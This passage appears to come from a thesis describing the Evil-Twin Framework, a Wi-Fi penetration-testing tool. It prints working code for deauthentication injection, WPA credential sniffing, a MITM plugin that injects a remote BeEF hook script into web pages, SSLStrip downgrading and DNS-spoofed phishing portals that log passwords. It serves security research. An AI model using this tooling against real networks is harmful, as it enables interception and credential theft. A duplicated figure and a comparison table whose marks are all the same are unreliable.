used for HTTPS) to the port where the proxy is listening on. The "start" and "stop" methods of the "ETFITM" proxy can be sen in figure 3.29.

```
def start(self):
    """
    Starts the mitmproxy and configure iptables rules.
    """
    if not self.running:
        print "[+] Configuring iptable rules"
        self._prepare_iptable_rules()
        print "[+] Preparing master handler"
        self._prepare_handler()
        print "[+] Starting master handler"
        self.master_handler.run()
        self.running = True

def stop(self):
    """
    Stops the mitmproxy and restores the iptables rules.
    """
    if self.running:
        print "[+] Clearing iptable rules"
        self._clear_iptable_rules()
        if self.master_handler is not None:
            print "[+] Shutting down the master handler"
            for plugin in self.master_handler.plugins:
                plugin.cleanup()

            self.master_handler.shutdown()
        self.running = False
```

FIGURE 3.29: The "start" and "stop" method of the "ETFITM" module.

The "MasterHandler" is responsible for passing the handling of a request or response to the plugins it was instantiated with. This can be seen in figure 3.30. While the "request" and "response" methods handle information in their entirety, the "responseheaders" and "requestheaders" method is responsible for handling streams of data.

It is possible to leverage this MITM position in very powerful ways. One of the already implemented plugins is called "PEInjector" and stands for "Portable

```
@controller.handler
def request(self, flow):
    for p in self.plugins:
        try:
            p.request(flow)
        except Exception:
            pass

@controller.handler
def requestheaders(self, flow):
    for p in self.plugins:
        try:
            p.requestheaders(flow)
        except Exception:
            pass

@controller.handler
def response(self, flow):
    for p in self.plugins:
        try:
            p.response(flow)
        except Exception:
            pass

@controller.handler
def responseheaders(self, flow):
    for p in self.plugins:
        try:
            p.responseheaders(flow)
        except Exception:
            pass
```

FIGURE 3.30: Method hooks of the "MasterHandler".

Executable Injector". It makes use of the "peinjector" project [1], this project supports injection of payloads into streams of data. The project is written in "C" but also has "python" connector scripts that enables simple interaction with it. The plugin looks for download streams that include files in the "portable executable" format where it can stealthily inject payloads into. No code is shown for this is not shown as it is part of the "peinjector" project and not the ETF.

An example of a "MITMPlugin" and how one can be created will be analyzed in more detail in the next section.

3.4.7 Extensibility of the Evil-Twin Framework

The Evil-Twin Framework was built with extensibility in mind. Therefore there are various ways in which the framework supports contribution.

If a developer wants to implement a new Wi-Fi attack/feature he can create a plugin for one or more of the "AirCommunicator" modules. These will have to implement certain methods, as already explained in the sections describing each individual "AirCommunicator" module, in order to be called during the execution of the services.

Another type of plugin that a developer can implement are the "MITMPlugins". These can be added to the "MasterHandler" of the "ETFITM" module. These plugins will act on the information passed to them via the "MasterHandler" and can then read, log and modify requests/responses to and from the Wi-Fi clients.

Moreover, if a known program can take advantage of the ETF platform it can be added as a "Spawner" and launched through the "ETFConsole".

Yet another way of contributing is to add web pages to the ETF. One of the "AirHost" plugins is called "DNSSpoofer", this plugin can be used to spoof DNS responses and redirect clients to pages that are being served by an HTTP

[1] https://github.com/JonDoNym/peinjector

server running on the attacker's machine. These web pages can be found in the "data/spoofpages" folder.

The following subsections will explain how each of these extensions can be implemented and added to the ETF.

Programming Plugins for the "AirCommunicator" Modules

All plugins for the "AirCommunicator" modules must subclass one or more the base plgunin classes called "AirHostPlugin", "AirScannerPlugin" and "AirInjectorPlugin". These in turn all subclass the "Plugin" class which can be seen in figure 3.31.

```
class Plugin(object):
    """
    Base class for Wi-Fi plugins.
    """

    def __init__(self, config, name):
        self.name = name
        self.config = config[name]

    def restore(self):
        """
        To be called when done with main service as cleanup method.
        """
        pass
```

FIGURE 3.31: The constructor of the "Plugin" class.

As it is possible to see in 3.31, the class attributes itself a subset of configurations specific the the plugin being instantiated with the call to "self.config = config[name]" inside the class's constructor. This allows for automatic attribution of a set of configurations simply by passing it a name. The base configuration section is passed to the plugins by the "AirCommunicator" as can be seen in the method "add_plugins" depicted in figure 3.32.

```python
class Plugin(object):
    """
    Base class for Wi-Fi plugins.
    """

    def __init__(self, config, name):
        self.name = name
        self.config = config[name]

    def restore(self):
        """
        To be called when done with main service as cleanup method.
        """
        pass
```

FIGURE 3.32: The "add_plugins" method of the "AirCommunicator" module.

Since the project is written in "Python", classes suuport multiple inheritance. This allows for a single plugin to subclass more then one of the three base plugin classes. The plugin's methods will be called according to the module that is using it. For instance, the "CredentialSniffer" plugin subclasses all three base classes as can be seen in figure 3.33.

```python
class CredentialSniffer(AirScannerPlugin, AirHostPlugin, AirInjectorPlugin):
    """
    A plugin that can be used by any module to look for WPA-PSK Handshakes and WPA-EAP credentials.
    """

    def __init__(self, config):
        super(CredentialSniffer, self).__init__(config, "credentialsniffer")
        self.running_interface = self.config["sniffing_interface"]
        self.running_bssid = self.config["bssid"]
        self.running_ssid = self.config["ssid"]
        self.log_dir = self.config["log_dir"]
        self.wifi_clients = {}
        self.wpa_handshakes = {}
        self.broadcasted_bssids = {}  # bssid: beacon_packet

        self.sniffer_thread = None
        self.should_stop = False
        self.log_lock = Lock()
```

FIGURE 3.33: The "CredentialSniffer" class.

The "CredentialSniffer" plugin looks for complete WPA handshakes and unencrypted WPA-EAP authentications when being used by the "AirScanner" module.

When it is being used by the "AirHost" module it will look for half WPA handshake. When it is in use by the "AirInjector" it will also look for complete WPA handshakes and unencrypted WPA-EAP authentications after performing the injection attack.

An UML diagram of the relation between the base plugin classes can be seen in figure 3.34.



FIGURE 3.34: UML Class diagram of the "AirCommunicator" Plugins.

The next three subsections will detail each of tha base plugin classes and explain how they can be used to create new Wi-Fi attacks or features.

Anatomy of an "AirScannerPlugin"

The "AirScannerPlugin" is the abstract class that defines the methods that should be implemented by the concrete implementations of the classes that subclass it. A depiction of the class can be seen in figure 3.35.

```
class AirScannerPlugin(Plugin):
    """
    Base class for AirScanner plugins.
    """

    def __init__(self, config, name):
        """
        The AirScannerPlugin constructor.
        """
        super(AirScannerPlugin, self).__init__(config, name)

    def pre_scanning(self):
        """
        This method is run right before the packet capture starts.
        """
        pass

    def handle_packet(self, packet):
        """
        This method is called for every received packet.
        """
        pass

    def post_scanning(self):
        """
        This method is called right after the packet capture has finished.
        """
        pass
```

FIGURE 3.35: The "AirScannerPlugin" class.

As can be seen in figure 3.35, the class is very simple and has three possible methods that should be overridden by a subclass.

An already implemented "AirScannerPlugin" is called the "PacketLogger". As the name suggests its main purpose is logging packets to a packet capture file. It is also capable of applying filters defined in the configuration file, this way

the user can choose what packets he wants to log. The implementation of the "handle_packet" method from the "PacketLogger" can be seen in figure 3.36.

```
def log(self, packet, OR = False):
    if(OR):
        # Only needs to pass through 1 filter
        for filter in self.packet_filters:
            if filter.passes(packet):
                self.packet_logger.write(packet)
                return
    else:
        # Needs to pass through all filter
        for filter in self.packet_filters:
            if not filter.passes(packet):
                return
        self.packet_logger.write(packet)

def handle_packet(self, packet):
    self.log(packet, self.or_filter)
```

FIGURE 3.36: The "handle_packet" method implementation by the "Packet-Logger" plugin.

As it is possible to see, it is relatively simple to program a plugin as it doesn't require the developer to understand the entire framework.

Anatomy of an "AirHostPlugin"

The "AirHostPlugin" is also a very simple class. This class provides four method hooks that are run at certain key points during the execution of the "AirHost". The "AirHostPlugin" class can be seen in figure 3.37.

An example of a subclass of the "AirHostPlugin" is the "Karma" plugin. This plugin enables the possibility of performing classic karma attacks with the ETF.

```
class AirHostPlugin(Plugin):
    """
    Base class for AirHost plugins.
    """

    def __init__(self, config, name):
        super(AirHostPlugin, self).__init__(config, name)

    def pre_start(self):
        """
        This method is called right before launching the access point.
        """
        pass

    def post_start(self):
        """
        This method is called right after launching the access point.
        """
        pass

    def pre_stop(self):
        """
        This method is called right before stopping the access point.
        """
        pass

    def post_stop(self):
        """
        This method is called right after stopping the access point.
        """
        pass
```

FIGURE 3.37: The "AirHostPlugin" class.

The plugin makes use of the "pre_start" method to sniff the air for "Probe Request" packets before the launch of the access point. Later, after having captured a sample of "Probe Requests" it will configure "hostapd" to launch multiple access points. It does so according to how many different "Probe Request" packets it found and how many Access points the Wi-Fi card in use is capable of launching concurrently. The implementation of the "pre_start" method is depicted in figure 3.38.

As can be seen in figure 3.38 the plugin can change the flow of execution of the

```
def pre_start(self):
    # Prepare Threads
    sniffer_thread  = Thread(target=self.sniff_packets)
    printer_thread  = Thread(target=self.print_status)

    # Start Threads and Timer
    sniffer_thread.start()
    printer_thread.start()
    self.stop_timer()

    SessionManager().log_event(NeutralEvent("Karma plugin sniffing for probe requests."))
    # Wait for sniffer to finish
    sniffer_thread.join()

    # Configure hostapd and dnsmasq
    self.post_scanning_configurations()
```

FIGURE 3.38: The implementation of the "pre_start" method from the "Karma" plugin.

main service. In this case the plugin stalls the service for the amount of time it was configured for in order to sniff for "Probe Request" packets. This is accomplished with the call to "sniffer_thread.join()" as it will wait for the previously launched thread to finish execution.

Anatomy of an "AirInjectorPlugin"

The "AirInjectorPlugin" is a little more complex than the other two plugin base classes. This class holds a socket object called "L2Socket", this is a low level layer two socket implementation from the "Scapy" library. The "AirInjector" module passes this socket to its plugins so that only one socket is used by all plugins for the entire injection attack.

The "AirInjector" also passes the access point and Wi-Fi client target lists to the plugins. As can be seen in figure 3.39 subclasses of the "AirInjectorPlugin" need to implement the "interpret_targets" method. This method receive the access point and client targets lists as an argument, the plugin then parses these targets and creates the corresponding packets, these should be saved in the "packets" set of the object. These packets are then to be sent during the execution of the "inject_packets" method. The actual "AirInjector" module will wait for its

```
class AirInjectorPlugin(Plugin):
    """
    Base class for AirInjector plugins.
    """

    def __init__(self, config, name):
        super(AirInjectorPlugin, self).__init__(config, name)
        self.packets = set()
        self.should_stop = False
        self.injection_socket = None

    def set_injection_socket(self, L2socket):
        """
        Attribute a socket to be used for the injection attack.
        """
        self.injection_socket = L2socket

    def interpret_targets(self, ap_targets, client_targets):
        """
        This method receives AP and/or Client targets.

        The specific injector will interpret what to do and create the corresponding packets.
        """
        pass

    def inject_packets(self):
        """
        The packet created in interpret_targets are sent in this method as the user specifies.
        """
        pass

    def pre_injection(self):
        """
        This method is called right before the injection attack.
        """
        pass

    def post_injection(self):
        """
        This method is called right after the injection attack.
        """
        pass
```

FIGURE 3.39: The "AirInjectorPlugin" class.

injection attack to finish before running the "post_injection" method of any other plugin.

An obvious candidate for an "AirInjectorPlugin" is one that performs de-authentication attacks. This is already implemented in the "Deauthenticator" plugin. The "interpret_targets" method of this plugin is depicted in figure 3.24.

As can be seen in the "interpret_targets" method depicted in 3.24, the "Deauthenticator" plugin creates broadcast de-authentication packets for every access

point in the target list and creates directed de-authentication packets for every client in the target list and adds them to the "packets" set. Finally in the "inject_packets" method the "Deauthenticator" sends the previously crafted packets via the "L2Socket" provided by "AirInjector" as can be seen in figure 3.40.

```
def inject_packets(self):
    count = self._burst_count if self._burst_count > 0 else 5

    print dedent("[+] Starting deauthentication attack \n\
                - {nburst} bursts of 1 packets \n\
                - {npackets} different packets").format( nburst=self._burst_count,
                                                         npackets=len(self.packets))
    SessionManager().log_event(NeutralEvent("Staring Deuthentication Attack"))
    try:
        while count >= 0 and not self.should_stop:
            for packet in self.packets:
                self.injection_socket.send(packet)

            count -= 1
    except socket_error as e:
        if not e.errno == 100:
            print e
    except Exception as e:
        print "Exception: {}".format(e)
        print "[-] Stopped deauthentication attack because of error."
        SessionManager().log_event(UnsuccessfulEvent("Deauthentication attack crashed with error: {}"
                                                     .format(str(e))))
```

FIGURE 3.40: The implementation of the "inject_packets" method from the "Deauthenticator" plugin.

Programming Plugins for the "ETFITM" Module

The "ETFITM" is another module whose functionality can be extended through the development of plugins. The "MITMPlugin" class is depicted in figure 3.41.

The class has a "setup" and "cleanup" method for plugins that need changes that affect the system (such as setting "iptables" rules). The last four methods are the ones called by the "MasterHandler" of the "mitmproxy".

An example of this type of plugins is the "BeEFInjector". This plugin is able to inject the "hook.js" script from the "BeEF XSS" project into the "HTML" (Hypertext Markup Language) of web pages. The whole implementation of the class can be seen in figure 3.42.

```
class MITMPlugin(object):
    """
    Base class for the ETFITM plugins.
    """

    def __init__(self, config, name):
        self.name = name
        self.config = config[name]

    def setup(self):
        pass

    def cleanup(self):
        pass

    def get_config(self, key):
        try:
            return self.config[key]
        except:
            print "[-] MITMPlugin Error: Key '{}' does not exist for '{}'".format(key, self.name)
            return None

    def request(self, flow):
        pass

    def requestheaders(self, flow):
        pass

    def response(self, flow):
        pass

    def responseheaders(self, flow):
        pass
```

FIGURE 3.41: The "MITMPlugin" base class.

As can be seen in figure [3.42, the "BeEFInjector" makes use of the "response" method. This method handles responses coming from the web servers to the clients. It first uses the "chardet" library to detect the encoding of the content of the response. It the proceeds by using the "BeautifulSoup" library to parse the "HTML" content of the response after decoding the content correctly. After checking if the "HTML" response has a "body" the "BeEFInjector" proceeds to create a new "javascript" tag where the "hook.js" script will be. Afterwards it injects it into the "HTML" content before sending it back to the client.

This same plugin can be used to inject any other arbitrary "javascript" code into web pages.

```
class BeEFInjector(MITMPlugin):
    """
    This plugin injects the hook.js script from the BeEF project into the HTML content of web pages.
    """

    def __init__(self, config):
        super(BeEFInjector, self).__init__(config, "beefinjector")

    def response(self, flow):
        encoding = chardet.detect(flow.response.content)["encoding"]
        html = BeautifulSoup(flow.response.content.decode(encoding, "ignore"), "lxml")
        if html.body:
            script = html.new_tag('script', type='text/javascript', src=self.config["beef_url"])
            html.body.append(script)
            flow.response.content = str(html)
            print "[{}] Injected BeFF url hook in page '{}'...".format(self.name, flow.request.url)
```

FIGURE 3.42: The implementation of the "BeEFInjector" plugin.

Developing "Spawners" for the "SpawnManager" Module

A "Spawner" is simply an external program that can be called from within the framework. A software that can enhance the ETF's capabilities is "SSLStrip", it is capable of performing SSL stripping attacks in which it downgrades the HTTPS connection to a plain HTTP connection [10].

It is possible to call this spawner by simple typing "spawn ssltrip" in the "ETFConsole". The flags of the program to use are set in the configuration file, this can be seen in figure 3.43.

```
[[[sslstrip]]]
  sslstrip_system_location = /usr/share/sslstrip
  sslstrip_args = -a, -l, 10000, -w, /home/esser420/Desktop/test.txt
  tcp_redirection_port = 10000
```

FIGURE 3.43: The configuration of the "SSLStrip" spawner.

The basic "Spawner" class can be seen in figure 3.44. As can be seen, the "Spawner" class receives a configuration section and a name, this way the individual spawner has access to its own configurations. The "spawn" method is simply launches a terminal and appends the programs name and arguments to be called in the new terminal window. This method does not need to be overridden as all the necessary information is in the configuration file. Additionally a "Spawner"

```
class Spawner(object):
    """
    Base class for every spawner module.
    """

    def __init__(self, config, name):
        self.name = name
        self.config = config[name]
        self.arg_string = " ".join(self.config[name + "_args"])
        self.system_location = self.config[name + "_system_location"]
        self.calling = None
        self.process = None
        self.is_set_up = False
        if not os.path.exists(self.system_location):
            raise InvalidFilePathException("The path '{location}' does not exist, "
                                           "'{name}' could not be loaded.".format(location=self.system_location,
                                                                                  name=name))


    # This method is supposed to be overriden by subclass
    def setup_process(self):
        self.is_set_up = True

    # This method is supposed to be overriden by subclass
    def restore_process(self):
        os.system("pkill {}".format(self.name))
        self.is_set_up = False

    def spawn(self):
        self.setup_process()
        self.process = Popen("sudo gnome-terminal -- {name} {args}".format(
                                                        name=self.name,
                                                        args=self.arg_string).split())

        print "[+] Spawned '{}' with args:\n{}".format(self.calling, self.arg_string)
        print "[/] NOTE: \nType 'restore {}' to close and restore the spawner.".format(self.name)
        print "Should type it even if already closed manually."
```

FIGURE 3.44: The "Spawner" base class.

can make use of the "setup_process" and "restore_process" methods in order to prepare and clean up the spawned process. An example of this is shown in the implementation of the "SSLStrip" spawner class depicted in figure 3.45.

In figure 3.45 it is possible to see that the "sslstrip" process redirects requests from port 80 and 443 to the port the "sslstrip" proxy is listening on. This port is configured in the configuration file as seen in figure 3.43.

Adding WEB Pages to be used by the "DNSSpoofer" Plugin

The ETF provides support for launching fake captive portal phishing attacks. It does so with the functionality of the "DNSSpoofer" plugin. The "DNSSpoofer" is a subclass of the "AirHostPlugin". It is responsible for configuring the "Apache" server, which will be serving the fake web pages, and the "dnsmasqhandler", which

```
class SSLStripSpawner(Spawner):
    """
    Spawner for the ssltrip program.
    """

    def __init__(self, config, name = "sslstrip"):
        super(SSLStripSpawner, self).__init__(config, name)
        self.calling = self.system_location + "/sslstrip.py"

    def setup_process(self):
        if not self.is_set_up:
            NetUtils().set_port_redirection_rule("tcp", "80", self.config["tcp_redirection_port"], True)
            NetUtils().set_port_redirection_rule("tcp", "443", self.config["tcp_redirection_port"], True)
        super(SSLStripSpawner, self).setup_process()

    def restore_process(self):
        if not self.is_set_up:
            NetUtils().set_port_redirection_rule("tcp", "80", self.config["tcp_redirection_port"], False)
            NetUtils().set_port_redirection_rule("tcp", "443", self.config["tcp_redirection_port"], False)
        super(SSLStripSpawner, self).restore_process()
```

FIGURE 3.45: The implementation of the "SSLStrip" spawner class.

will be redirecting the users to the fake web pages served by the "Apache" web server.

The configuration of the "DNSSpoofer" is fairly simple as can be seen in figure 3.46. The "spoof_pages" argument is a list of web pages to be served by the web server. If the web page is supposed to log credentials these can be printed out by the framework by using the "creds_file_keyword" argument. The plugin will use this to search for files inside the web page directory containing the specified keyword and perform a "tail -f" on these files to continuously print any changes that occur on them.

```
[[[[dnsspoofer]]]]
  spoof_ip = 192.168.2.1
  spoof_pages = portal.nos.pt
  httpserver = true
  captive_portal_mode = false
  ssl_on = true
  overwrite_pages = true

  # Configs for printing the logged credentials (if the case applies)
  # It will do a 'tail -F' on every file containing the phishing_creds_file_keyword in their name.
  print_phishing_creds = true
  creds_file_keyword = password

  #config paths
  hosts_conf = /etc/hosts
  apache_conf = /etc/apache2/sites-available/
  apache_root = /var/www/html/
```

FIGURE 3.46: The configuration of the "DNSSpoofer" plugin.

A developer can simply create his own web page and put all its contents inside a folder in the "data/spoofpages" directory of the framework, it will immediately be available to be used by the "DNSSpoofer" plugin.

3.5 Additional Features

The development of the Evil-Twin Framework took into consideration that the main users of this technology would be actual penetration testers. Therefore some additional features were implemented which will increase the tool's value in a real penetration testing environment.

The tool heavily focused on solving the problem of lack of interoperability between Wi-Fi security testing tools. This only increases the efficiency of the reconnaissance and attack phase of the actual penetration test. Nevertheless the reporting phase is very important and should not be neglected. With the ETF one has all the information in one place, this allows the application to have complete view of what is happening during a Wi-Fi penetration session. Having all the information aggregated in one place makes it possible to log important events and produce reports of the pentesting session.

To facilitate this a session handling mechanism was implemented. By managing sessions the pentester can keep information he previously discovered during a session after shutting down the application. Furthermore the framework is able to generate a report of the session by logging important events and occurrences. These features make the reporting phase of a Wi-Fi penetration test easier and more accurate.

Additionally, to support the unique feature of capturing WPA Half-Handshakes another tool was developed to attempt cracking them. The tool is published as separate project and is only meant as a proof of concept. The tool is called

"halfWPAid", it is a dictionary based WPA cracker written in python and makes use of the "multiprocessing" module in order to improve efficiency [2].

[2]https://github.com/Esser420/HalfWPAid

Chapter 4

Testing and Validation

This chapter is about presenting the solution and its various features.

The first section tries to list all of the already implemented features of the Evil Twin Framework. The next section will compare the coverage of the implemented features with other tools. The third section is about testing the implemented features against other tools. This will be done through objective test scenarios that need to be completed with the ETF and compared against a combination of other tools. The last section shares the thoughts and opinions about the ETF from security experts and penetration testers.

4.1 List of implemented features

The list of the features that are implemented on the Evil Twin Framework are shown in the figure below (4.1).



FIGURE 4.1: List of features already implemented on the Evil Twin Framework.

A more detailed description of these features can be found in figure 4.2. These are the features that will be compared to other state-of-the-art tools.

ETF Features	Description
Access Point Detection	The tool is able to identify access points and information about them such as their SSID and BSSID.
Wi-Fi Client Detection	The tool is able to identify clients and information about them such as networks they are probing for or are connected to.
Access Point Creation	The tool able to launch an access point with a certain encryption and authentication type.
Catch-all Honeypot Attack	The tool is able to automatically launch multiple access points all with same SSID and all security configurations.
De-authentication Attack	The tool is able to de-authenticate/disconnect clients from access points and cause disturbance in a Wi-Fi environment.
WPA Handshake Capture	The tool is able to identify and store packets from a WPA authentication.
WPA Half-Handshake Capture	The tool is able to mimic a WPA network capture the first two packets of the 4-way handshake from clients who try to authenticate.
ARP Replay Attack	The tool is able to identify WEP encrypted ARP packets and be able to replay
Caffe-Latte Attack	The tool is able to mimic a WEP network, identify WEP encrypted Gratuitous ARP packet, flip the packet's bits correctly and replay it.
Captive Portal Spoofing	The tool is able to launch an access point and redirect users to a certain webpage.
Custom MITM Attacks	The tool is able to launch an access point and perform built-in or custom MITM attacks on connected clients.
Session Handling and Loading	The tool holds a concept of session in which it allows the user to start where he left off after exiting the program.
Produce Session Report	The tool produces a report with information about the tool's execution and it's findings in regards to a session.

FIGURE 4.2: Description of the already implemented features.

4.2 Feature coverage comparison between the State of the Art tools and the Evil Twin Framework

The tables in 4.3 4.4 compare the feature coverage of the Evil Twin Framework against other tools of the Wi-Fi hacking trade.

Features	Tools			
	Airodump-ng	Aireplay-ng	Airbase-ng	Evil-Twin Framework
Access Point detection	●	●	●	●
Wi-Fi Client Detection	●	●	●	●
Access Point Creation	●	●	●	●
- Open Access Point	●	●	●	●
- WEP Access Point	●	●	●	●
- WPA-PSK Access Point	●	●	●	●
- WPA-EAP Access Point	●	●	●	●
Catch-all Honeypot Attack	●	●	●	●
De-authentication Attack	●	●	●	●
WPA Handshake Capture	●	●	●	●
WPA Half-Handshake Capture	●	●	●	●
ARP Replay Attack	●	●	●	●
Caffe-Latte Attack	●	●	●	●
Captive Portal Spoofing	●	●	●	●
Custom MITM Attacks	●	●	●	●
WPS PIN Brute Force Attack	●	●	●	●
WPS Pixie Attack	●	●	●	●
Session Handling and Loading	●	●	●	●
Produce Session Report	●	●	●	●

● Yes ● No

FIGURE 4.3: Comparing implemented features across Wi-Fi security tools.

FIGURE 4.4: Comparing implemented features across Wi-Fi security tools.

As one can see the Evil Twin Framework covers a much wider scope of features related to Wi-Fi security testing compared to all of the other tools. On the other hand, there are some important features that were implemented in other tools, such as WPS security testing, that are not yet implemented on the ETF. Regardless of that, the ETF provides an easily extensible framework that easily supports the implementation of such features.

4.3 Features and Attack validation in a test environment

This section present the tests that were conducted with the framework in order to validate it. Some of the attacks that are carried out by the tools that were mentioned before are already implemented on top of the framework. These can be compared in terms of efficiency and ease of use.

All tests have an objective goal and will be completed once by the ETF and another time with one or a combination of other already available tools. The evaluation criteria will be mentioned for every test since they differ between each other. The tests will only cover attacks/capabilities already implemented on the ETF, therefor there will be no test-case to evaluate attacks on WPS vulnerabilities.

There will be a well defined start and finish for tests where efficiency is an important factor so that time measurements are accurate and objective. The time it took to finish the test will be considered the main indicator of efficiency. Other factors that will be considered include setup complexity, number of executed commands and number of open terminals (or foreground programs) needed to finish the task.

For every test there is a list of commands that were executed during the test. These commands usually have receive variables as input. The abbreviations are "APS", "APB", "APC", "WI" and "CM" which correspond to "Access Point SSID", "Access Point BSSID", "Access Point Channel", "Wireless Interface" and "Client MAC" respectively.

4.3.1 Test 1: Capturing a WPA 4-way handshake after a de-authentication attack

This test will take two main things into account, the de-authentication attack and catching a 4-way WPA handshake. The test scenario starts with a running

WPA/WPA2 enabled access point with one connected client device. The client device is a smartphone. The goal is to de-authenticate the client with a general de-authentication attack and then capture the WPA handshake once he tries to reconnect. The reconnection will be done manually right after being de-authenticated. This test is about reliability, the goal is to find out if the tools are always able to capture the WPA handshake. The test will be performed five times with each tool in order to check its reliability when capturing the WPA handshake. This test will compare the ETF against the combination of airodump-ng and aireplay-ng. The test scenario is depicted in the following diagram (4.5).

